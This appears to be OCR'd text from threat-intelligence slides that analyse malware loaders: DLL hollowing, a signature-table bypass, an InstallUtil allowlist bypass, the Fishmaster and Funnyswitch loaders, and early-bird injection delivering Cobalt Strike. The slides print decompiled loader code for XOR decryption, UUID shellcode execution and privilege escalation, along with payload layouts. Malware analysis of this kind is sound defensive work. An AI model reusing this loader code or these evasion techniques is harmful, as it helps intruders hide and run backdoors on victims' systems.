


DLL Hollowing: Inject malware payload in aaclinet.dll's .text section

Dll Hollowing (cont.)



```
memset(Buffer, 0, 0x208ui64);
GetSystemDirectoryW(Buffer, 0x104u);
memset(v20, 0, 0x208ui64);
memset(FileName, 0, 0x208ui64);
wcscat_s(FileName, 0x104ui64, Buffer);
wcscat_s(FileName, 0x104ui64, L"\\*.dll");
memset(&FindFileData, 0, sizeof(FindFileData));
v17 = FindFirstFileW(FileName, &FindFileData);
v4 = v17;
if ( v17 != -1i64 )
{
  do
  {
    if ( !GetModuleHandleW(FindFileData.cFileName) )
    {
      v5 = 0;
      v6 = off_180015B00;
      while ( wcsicmp(FindFileData.cFileName, *v6) )
      {
        ++v5;
        ++v6;
        if ( v5 >= 0x3A )
        {
          memset(v20, 0, 0x208ui64);
          wcscat_s(v20, 0x104ui64, Buffer);
          wcscat_s(v20, 0x104ui64, L"\\");
          wcscat_s(v20, 0x104ui64, FindFileData.cFileName);
          v7 = 0;
          v8 = CreateFileW(v20, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
          if ( v8 != -1i64 )
          {
            memset(v21, 0, sizeof(v21));
            NumberOfBytesRead = 0;
            if ( ReadFile(v8, v21, 0x400u, &NumberOfBytesRead, 0i64) )
            {
```




SyncHost.exe (5560) - 內容

☑ Hide free regions

Base address	Type	Size	Protection	Use	Total WS
▷ 0x76dc0000	Image	1,148 kB	WCX	C:\Windows\System32\kernel32.dll	236 kB
▷ 0x76ee0000	Image	1,000 kB	WCX	C:\Windows\System32\user32.dll	108 kB
▷ 0x76fe0000	Image	1,700 kB	WCX	C:\Windows\System32\ntdll.dll	584 kB
▷ 0x7efe0000	Mapped	1,024 kB	R		20 kB
▷ 0x7f0e0000	Private	15,360 kB	R		
▷ 0x7ffe0000	Private	64 kB	R	USER_SHARED_DATA	4 kB
▷ 0xff210000	Image	56 kB	WCX	C:\Windows\System32\SyncHost.exe	28 kB
▷ 0x7fee96e0000	Image	420 kB	WCX	C:\Windows\System32\WinSync.dll	48 kB
◢ 0x7fef4e50000	Image	172 kB	WCX	C:\Windows\System32\aadient.dll	88 kB
0x7fef4e50000	Image: Commit	4 kB	R	C:\Windows\System32\aadient.dll	4 kB
0x7fef4e51000	Image: Commit	72 kB	RWX	C:\Windows\System32\aadient.dll	72 kB
0x7fef4e63000	Image: Commit	72 kB	RX	C:\Windows\System32\aadient.dll	4 kB
0x7fef4e75000	Image: Commit	12 kB	WC	C:\Windows\System32\aadient.dll	4 kB
0x7fef4e78000	Image: Commit	12 kB	R	C:\Windows\System32\aadient.dll	4 kB


https://github.com/forrest-orr/phantom-dll-hollower-poc

Certificate bypass



libEGL.dll


Property	Value
File Name	C:\Users\user\Desktop\deslodaer\libEGL.dll
File Type	Portable Executable 64
File Info	No match found.
File Size	267.03 KB (273440 bytes)
PE Size	3.00 KB (3072 bytes)
Created	Wednesday 31 March 2021, 16.27.54
Modified	Tuesday 30 March 2021, 13.50.34
Accessed	Monday 17 May 2021, 15.03.19
MD5	A37192C84976C579031DA7D5DA4E8E47
SHA-1	5523F89FE1D4AE229B95EE04698325E7E3E43D15



libEGL.dll


Member	Offset	Size	Value	Section
Export Directory RVA	00000130	Dword	00000000	
Export Directory Size	00000134	Dword	00000000	
Import Directory RVA	00000138	Dword	00000000	
Import Directory Size	0000013C	Dword	00000000	
Resource Directory RVA	00000140	Dword	00002000	.rsrc
Resource Directory Size	00000144	Dword	000007C8	
Exception Directory RVA	00000148	Dword	00000000	
Exception Directory Size	0000014C	Dword	00000000	
Security Directory RVA	00000150	Dword	00000C00	Invalid

The address of the Certificate Table




```
00000C00  20 20 04 00 00 02 02 00 30 82 21 FD 06 09 2A 86
00000C10  48 86 F7 0D 01 07 02 A0 82 21 EE 30 82 21 EA 02
00000C20  01 01 31 0F 30 0D 06 09 60 86 48 01 65 03 04 02
00000C30  01 05 00 30 5C 06 0A 2B 06 01 04 01 82 37 02 01
00000C40  04 A0 4E 30 4C 30 17 06 0A 2B 06 01 04 01 82 37
```

signature length



セワシ

Valid certificate




セワシ

Shell code

Valid certificate

.NET loader



kstvmutil.ax

2.Read File and decrypt with AES

1. System.Configuration.Install.Installer

.NET loader(obfuscation by ConfuserEx)

InstallUtil.exe

KBDHE475.dll

Use InstallUtil to bypass application allowlist restrictions.

3.Inject payload via Process Hollowing

sdiagnhost.exe

Payload:
cobalt strike or other backdoor:
ex: Natwalk

.NET loader structure

Version 2.63

offset	data
offset 38(h) – 47	md5 hash of offset 48 until end
offset 48-53	Sha256 as AES key
offset 54-67	MD5 as AES IV
offset 68 - end	Encrypted payload with AES(ECB)

Version 17.102

offset	Data
offset 84(h) -93	md5 hash of offset 48 until end
offset 94-9f	Sha256 as AES key
offset a0-ab	MD5 as AES IV
offset ac - end	Encrypted payload with AES(ECB)


After decryption

offset	data
offset 0-3	must be 1F A4 3A AC
offset 4-7	the length of the payload
offset 8 - end	malware payload


offset	data
offset 0-3	must be 0C C0 73 95
offset 4-7	the length of the payload
offset 8 - end	malware payload

Fishmaster loader

- PDB : C:\Users\test\Desktop\fishmaster\x64\Release\fishmaster.pdb
- Some have “Bidenhappyhappyhappy” in strings
- Two ways to decrypt payload
  - Xor with hardcode key, ex:” Bsiq_gsus” or “miat_mg”
  - Use UUIDShellcode and callback function




```
strcpy(v47, "Bsiq_gsus");
v6 = 0;
v7 = 0;
v8 = 0i64;
v9 = v59;
do
{
  v10 = 0i64;
  if ( v8 != 9 )
    v10 = v8;
  *v9 ^= v47[v10];
  v11 = 0;
  if ( v8 != 9 )
    v11 = v6;
  v6 = v11 + 1;
  v8 = v10 + 1;
  ++v7;
  ++v9;
}
while ( v7 < 0x3A9 );
Sleep(0x5DCu);
v45 = 0i64;
v46 = 15i64;
LOBYTE(v44[0]) = 0;
sub_180002860(v44, "Bidenhappyhlicasfdcccccccccccappyhappy", 38i64);
```



```
hHeap = HeapCreate(0x40008u, 0i64, 0i64);
if ( !hHeap )
  return -1;
lpLanguageGroupEnumProc = (BOOL (__stdcall *)(LGRPID, LPSTR, LPSTR, DWORD, LONG_PTR))HeapAlloc(hHeap, 0, 0x400ui64);
Uuid = (UUID *)lpLanguageGroupEnumProc;
for ( i = 0i64; i < 0x3B && Uuid; ++i )
{
  if ( UuidFromStringA((RPC_CSTR)off_140017A00[i], Uuid) )
    return -1;
  ++Uuid;
}
if ( !lpLanguageGroupEnumProc )
  return -1;
EnumSystemLanguageGroupsA(lpLanguageGroupEnumProc, 1u, 0i64);
return 0;
```


Funnyswitch loader

- Name from ptsecurity*, which will inject .NET backdoor funny.dll in memory
- We found new version loader(mcvsocfg.dll) which may target McAfee user
  - E:\VS2019_Project\while_dll_ms\whilte\x64\Release\macoffe.pdb
  - Another : E:\\VS2019_Project\\prewhiltedll\\x64\\Release\\prewhiltedll.pdb
- We found the new loader inject Cobalt Strike and funny.dll



```
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  Luid[0].PrivilegeCount = 1;
  Luid[0].Privileges[0].Attributes = 2;
  if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid[0].Privileges[0].Luid)
    || AdjustTokenPrivileges(TokenHandle, 0, Luid, 0, 0i64, 0i64)
    || GetLastError() != 1300 )
  {
    CloseHandle(TokenHandle);
  }
}
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualAlloc = GetProcAddress(ModuleHandleW, "VirtualAlloc");
v10 = (VirtualAlloc)(0i64, 260608i64, 4096i64, 64i64);
v11 = v10;
if ( v10 )
{
  decode_180002460(v10, payload_1800159F0, 0x3FA00ui64);
  return (v11)(v11);
```

Cobaltstrike




```
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  Luid[0].PrivilegeCount = 1;
  Luid[0].Privileges[0].Attributes = 2;
  if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid[0].Privileges[0].Luid)
    || AdjustTokenPrivileges(TokenHandle, 0, Luid, 0, 0i64, 0i64)
    || GetLastError() != 1300 )
  {
    CloseHandle(TokenHandle);
  }
}
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualAlloc = GetProcAddress(ModuleHandleW, "VirtualAlloc");
v10 = (VirtualAlloc)(0i64, 235797i64, 4096i64, 64i64);
v11 = v10;
if ( v10 )
{
  decode_180002470(v10, &payload_1800159F0, 235797i64);
  return v11(v11);
```

funnydll

*https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Early code injection Loader

- Using open source Alaris loader* to use syscalls to run cobalt strike
- Load PNG resource as payload and decrypt with RC4
- Using Detour to hook the Freelibrary API of the launcher
- Using early bird code injection technique
    - NtTestAlert
    - KiUserApcDispatcher

